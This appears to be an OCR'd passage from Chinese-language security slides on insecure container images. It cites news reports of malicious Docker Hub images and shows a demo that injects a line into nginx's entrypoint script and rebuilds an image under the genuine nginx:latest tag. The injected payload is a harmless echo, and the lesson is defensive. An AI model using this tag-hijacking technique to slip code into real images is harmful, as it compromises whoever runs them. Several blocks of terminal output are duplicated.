- 映像檔構建過程中的配置問題也可能導致漏洞
- 攻擊者可利用這些漏洞對映像檔中的應用程式實施攻擊
- 可能導致容器被入侵控制、資料被竊取等安全風險

機敏資訊洩漏

- 映像檔中無意中包含了密碼、金鑰等機敏資訊
- 這些機敏資訊可能來自程式碼、配置文件、日誌等
- 外洩的機敏資訊可能被用於進一步的攻擊行為，或是造成直接的損害


Insecure Container Images - 惡意Images


iThome
新聞 產品&技術 專題 AI Cloud 醫療IT 資安 研討會 社群 IT EXPLAIN
新聞

資安業者在Docker Hub中找到逾1,600個惡意映像檔

Sysdig發現Docker Hub中的惡意映像檔類型，除了以挖礦程式為大宗，還包含SSH金鑰、AWS憑證、GitHub權杖或是NPM權杖等嵌入式秘密

文/ 陳曉莉 | 2022-11-28 發表



下載超過2千萬次的Docker映像檔被爆含有挖礦軟體


這次Palo Alto Networks的研究人員，只利用電子錢包位址關聯分析，就找出大量活躍的惡意映像檔，代表實際災情可能更為嚴重

文/ 林妍溱 | 2021-03-31 發表

https://www.ithome.com.tw/news/143546

Insecure Container Images - 惡意Images偽造


```
docker run --rm nginx
```



```
┌──(root💀hackercat)-[~]
└─# docker images
REPOSITORY   TAG       IMAGE ID       CREATED        SIZE
nginx        latest    7383c266ef25   12 days ago    188MB

┌──(root💀hackercat)-[~]
└─# docker run --rm nginx
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2024/05/06 12:43:24 [notice] 1#1: using the "epoll" event method
2024/05/06 12:43:24 [notice] 1#1: nginx/1.25.5
2024/05/06 12:43:24 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
2024/05/06 12:43:24 [notice] 1#1: OS: Linux 5.19.0-kali2-amd64
2024/05/06 12:43:24 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
2024/05/06 12:43:24 [notice] 1#1: start worker processes
2024/05/06 12:43:24 [notice] 1#1: start worker process 29
2024/05/06 12:43:24 [notice] 1#1: start worker process 30
2024/05/06 12:43:24 [notice] 1#1: start worker process 31
2024/05/06 12:43:24 [notice] 1#1: start worker process 32
```

Insecure Container Images - 惡意Images偽造

```
docker run --rm nginx
```



```
┌──(root💀hackercat)-[~]
└─# docker images
REPOSITORY   TAG       IMAGE ID       CREATED         SIZE
nginx        latest    1724bba9fe8d   6 seconds ago   188MB
nginx        <none>    7383c266ef25   12 days ago     188MB

┌──(root💀hackercat)-[~]
└─# docker run --rm nginx
I am HackerCat
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2024/05/06 12:45:53 [notice] 1#1: using the "epoll" event method
2024/05/06 12:45:53 [notice] 1#1: nginx/1.25.5
2024/05/06 12:45:53 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
2024/05/06 12:45:53 [notice] 1#1: OS: Linux 5.19.0-kali2-amd64
2024/05/06 12:45:53 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
2024/05/06 12:45:53 [notice] 1#1: start worker processes
2024/05/06 12:45:53 [notice] 1#1: start worker process 29
2024/05/06 12:45:53 [notice] 1#1: start worker process 30
2024/05/06 12:45:53 [notice] 1#1: start worker process 31
2024/05/06 12:45:53 [notice] 1#1: start worker process 32
```


Insecure Container Images - 惡意Images偽造

```
mkdir tmp
docker run --rm nginx cat /docker-entrypoint.sh > tmp/docker-entrypoint.sh
sed -i '3a echo "I am HackerCat"' tmp/docker-entrypoint.sh
docker build -t nginx:latest .
```

```
# Dockerfile

FROM nginx

COPY tmp/docker-entrypoint.sh /docker-entrypoint.sh

RUN chmod +x /docker-entrypoint.sh

ENTRYPOINT ["/docker-entrypoint.sh"]

CMD ["nginx", "-g", "daemon off;"]
```

Insecure Container Images - 惡意Images偽造


```
docker run --rm nginx
```



```
┌─(root💀hackercat)-[~]
└─# docker images
REPOSITORY   TAG       IMAGE ID       CREATED         SIZE
nginx        latest    1724bba9fe8d   6 seconds ago   188MB
nginx        <none>    7383c266ef25   12 days ago     188MB

┌─(root💀hackercat)-[~]
└─# docker run --rm nginx
I am HackerCat
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2024/05/06 12:45:53 [notice] 1#1: using the "epoll" event method
2024/05/06 12:45:53 [notice] 1#1: nginx/1.25.5
2024/05/06 12:45:53 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
2024/05/06 12:45:53 [notice] 1#1: OS: Linux 5.19.0-kali2-amd64
2024/05/06 12:45:53 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
2024/05/06 12:45:53 [notice] 1#1: start worker processes
2024/05/06 12:45:53 [notice] 1#1: start worker process 29
2024/05/06 12:45:53 [notice] 1#1: start worker process 30
2024/05/06 12:45:53 [notice] 1#1: start worker process 31
2024/05/06 12:45:53 [notice] 1#1: start worker process 32
```

Insecure Container Images - 惡意Images偽造


```
docker run --rm nginx
```



```
┌──(root💀hackercat)-[~]
└─# docker images
REPOSITORY   TAG       IMAGE ID       CREATED          SIZE
nginx        latest    1724bba9fe8d   6 seconds ago    188MB
nginx        <none>    7383c266ef25   12 days ago      188MB

┌──(root💀hackercat)-[~]
└─# docker run --rm nginx
I am HackerCat
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2024/05/06 12:45:53 [notice] 1#1: using the "epoll" event method
2024/05/06 12:45:53 [notice] 1#1: nginx/1.25.5
2024/05/06 12:45:53 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
2024/05/06 12:45:53 [notice] 1#1: OS: Linux 5.19.0-kali2-amd64
2024/05/06 12:45:53 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
2024/05/06 12:45:53 [notice] 1#1: start worker processes
2024/05/06 12:45:53 [notice] 1#1: start worker process 29
2024/05/06 12:45:53 [notice] 1#1: start worker process 30
2024/05/06 12:45:53 [notice] 1#1: start worker process 31
2024/05/06 12:45:53 [notice] 1#1: start worker process 32
```

